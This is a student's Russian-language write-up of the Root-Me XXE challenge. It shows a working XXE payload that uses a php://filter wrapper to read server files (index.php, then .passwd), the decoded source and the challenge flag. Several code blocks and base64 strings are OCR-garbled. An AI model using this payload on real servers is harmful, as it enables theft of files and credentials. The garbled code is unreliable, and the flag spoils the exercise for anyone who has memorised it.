

Задание выполнил студент группы 2345 Романенко Кирилл Денисович

1. Изучите функционал задания (<https://www.root-me.org/en/Challenges/Web-Server/XML-External-Entity>), убедитесь, что XML-сущности включены.
2. Проверьте, что внешние сущности включены: прочитайте файл с сервера или отправьте проверочный запрос на свой сервер.
3. * Прочитайте флаг и сдайте его на root-me.org.

В ходе некоторых попыток нашел рабочий скрипт в сети

Открыл сайт: https://www.w3schools.com/xml/xml_rss.asp

Скопировал код:

RSS Document Example

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">

<channel>
  <title>W3Schools Home Page</title>
  <link>https://www.w3schools.com</link>
  <description>Free web building tutorials</description>
  <item>
    <title>RSS Tutorial</title>
    <link>https://www.w3schools.com/xml/xml_rss.asp</link>
    <description>New RSS tutorial on W3Schools</description>
  </item>
  <item>
    <title>XML Tutorial</title>
    <link>https://www.w3schools.com/xml</link>
    <description>New XML tutorial on W3Schools</description>
  </item>
</channel>

</rss>
```

И вставил на сайт <https://pastebin.com/>

Новая вставка

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">

<channel>
  <title>W3Schools Home Page</title>
  <link>https://www.w3schools.com</link>
  <description>Free web building tutorials</description>
  <item>
    <title>RSS Tutorial</title>
    <link>https://www.w3schools.com/xml/xml_rss.asp</link>
    <description>New RSS tutorial on W3Schools</description>
  </item>
  <item>
    <title>XML Tutorial</title>
    <link>https://www.w3schools.com/xml</link>
    <description>New XML tutorial on W3Schools</description>
  </item>
</channel>

</rss>
```

Сгенерировал вставку:

Вставьте имя /


заголовок:

[Создайте новую вставку](#)

Сгенерировал ссылку


[raw](#) [download](#) [clone](#) [embed](#) [print](#)

И скопировал её



```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0" ?>
  <channel>
    <title>W3S</title>
    <link>http://www.w3schools.com/</link>
    <description>W3Schools</description>
    <item>
      <title>RSS</title>
      <link>http://www.w3schools.com/rss/</link>
      <description>RSS</description>
    </item>
    <item>
      <title>XML</title>
      <link>http://www.w3schools.com/xml/</link>
      <description>XML</description>
    </item>
  </channel>
</rss>
```

Вставил на сайт для проверки. Готово. XML сущности есть



checker | login

RSS Validity Checker

URL : <https://pastebin.com/raw/K0XMTYSh>

=====

RSS Tutorial

=====

XML document is valid


=====

XML Tutorial

=====

XML document is valid

Открыл github swisskyrepo



Провалился в *XXE Injection* и дошёл до раздела *Exploiting XXE to retrieve files*.

Спустился до *PHP Wrapper inside XXE*

Подставил в код из задания 1 текст из этого блока на php.

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE replace [
```

Проверил. Валидна.

[checker](#) | [login](#)

RSS Validity Checker

http://host.tld/rss

Submit Query

URL : <https://pastebin.com/raw/M3LRawzz>

PD9waHAKCmVjaG8gIzxadG1sPic7CmVjaG8gIzxoZWfkZXI+PHRpdGxIPlhYRTwvdGl0b

XML document is valid

XML Tutorial

XML document is valid

Выдал ответ в кодировке BASE64

PD9waHAKCmVjaG8gJzxodG1sPic7CmVjaG8gJzxoZWfkZXI+PHRpdGxlPlh
YRTwvdGI0bGU+PC9oZWfkZXI+JzsKZWNobyAnPGJvZHk+JzsKZWNobyAn
PGgzPjxhlGhyZWY9Ij9hY3Rpb249Y2hlY2tlicil+Y2hlY2tlcjwvYT4mbmJzcD8J
m5ic3A7PGEgaHJIZj0iPi2FjdGlvbj1hdXRolj5sb2dpbjwvYT48L2gzPjxociAvPic7
CqppZiAoICEgaXNzZXQoJF9HRVRbJ2FidGlvbiddKSAPICRfR0VUWydhY3Rp

Раскодировал с помощью cyberchef. Нашёл путь к флагу

Input

```
rvR00Zrjg0zV01001000X00111702ng100112nv100000ky020mKXV2210r0020n0V0m0  
+PGJyIC8+PGZvc0gtUVUSE9EPSJQT1NUIj4KICAgIDxpbnB1dCB0eXB1PSJ0ZXh0IiBuYW1lPS  
J1c2VybmFtZSIgZ4KICAgIDxiciAvPgogICAgPGlucHV0IHR5cGU9InBhc3N3b3JkIiBuYW1lP  
SJwYXNzd29yZCIgZ4KICAgIDxiciAvPgogICAgPGlucHV0IHR5cGU9InN1Ym1pdCIgZ4KICAg  
IDwvZm9ybT4KICAgICc7CiAgICBpZihpc3NldCgkX1BPU1RbJ3VzZXJ1Ym1lJ10sICRfUE9TVFs  
ncGFzc3dvcmQnXSkgJiYgIwVtcHR5KCRfUE9TVFsndXNlcm5hbWUnXSkgJiYgIwVtcHR5KCRfUE  
9TVFsncGFzc3dvcmQnXSkgPciAgICB7CiAgICAgICAgICAgJHVzZXI9JF9QT1NUWyJ1c2VybmFtZSJd0  
wogICAgICAgICRwYXNzPSRfUE9TVFsicGFzc3dvcmQiXTsKICAgICAgICBpZigkdXNlciA9PT0g  
ImFkbWluIiAmJiAkGfZcyA9PT0gIiIuZmlsZV9nZXRFY29udGVudHMoIi5wYXNzd2Q1KS4iIi1  
7CiAgICAgICAgICAgIHByaw50ICJGbGFnOIAiLmZpbGVfZ2V0X2NvbnRlbnRzKCIucGFzc3dkIi  
kuIjxiciAvPiI7CiAgICAgICAgfQoKICAgIH0KCn0KCgply2hvICc8L2JvZHK+PC9odG1sPic7C  
g==
```

3228

1

Raw Bytes

LF

Output

```
if(isset($_POST['username'], $_POST['password']) &&  
!empty($_POST['username']) && !empty($_POST['password']))  
{  
    $user=$_POST["username"];  
    $pass=$_POST["password"];  
    if($user === "admin" && $pass ===  
"".file_get_contents(".passwd").""){  
        print "Flag: ".file_get_contents(".passwd")."<br />";  
    }  
}
```

Подменил index.php на .passwd

```
<?xml version="1.0" encoding="UTF-8" ?>  
<!DOCTYPE replace ["php://filter/convert.base64-encode/resource=.passwd"> ]>  
<rss version="2.0">  
  
<channel>  
    <title>W3Schools Home Page</title>  
    <link>https://www.w3schools.com</link>  
    <description>Free web building tutorials</description>  
    <item>  
        <title>&xxe;</title>  
        <link>https://www.w3schools.com/xml/xml_rss.asp</link>  
        <description>New RSS tutorial on W3Schools</description>  
    </item>  
    <item>  
        <title>XML Tutorial</title>  
        <link>https://www.w3schools.com/xml</link>  
        <description>New XML tutorial on W3Schools</description>  
    </item>  
</channel>
```

</rss>

[checker](#) | [login](#)

RSS Validity Checker

http://host.tld/rss

Submit Query

URL : <https://pastebin.com/raw/M3LRawzz>

YzkzNGZlZDE3ZjFjYWMzMDQlZGRmZWZhMzRmMzMyYmMK

XML document is valid

=====

XML Tutorial

XML document is valid

Декодировал в cyberchef

Input

[illegible]

ABC 44 1

Output

|c934fed17f1cac3045ddfeca34f332bc

Готово

Validation

Well done, you won 35 Points

Don't forget to give your opinion on the challenge by voting ;-)



tweet it!

Enter password

Полезные ссылки:

- https://www.w3schools.com/xml/xml_rss.asp
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection#exploiting-xxe-to-retrieve-files>
- <https://github.com/carlospolop/hacktricks/blob/master/pentesting-web/xxe-xee-xml-external-entity.md>
- <https://pastebin.com/>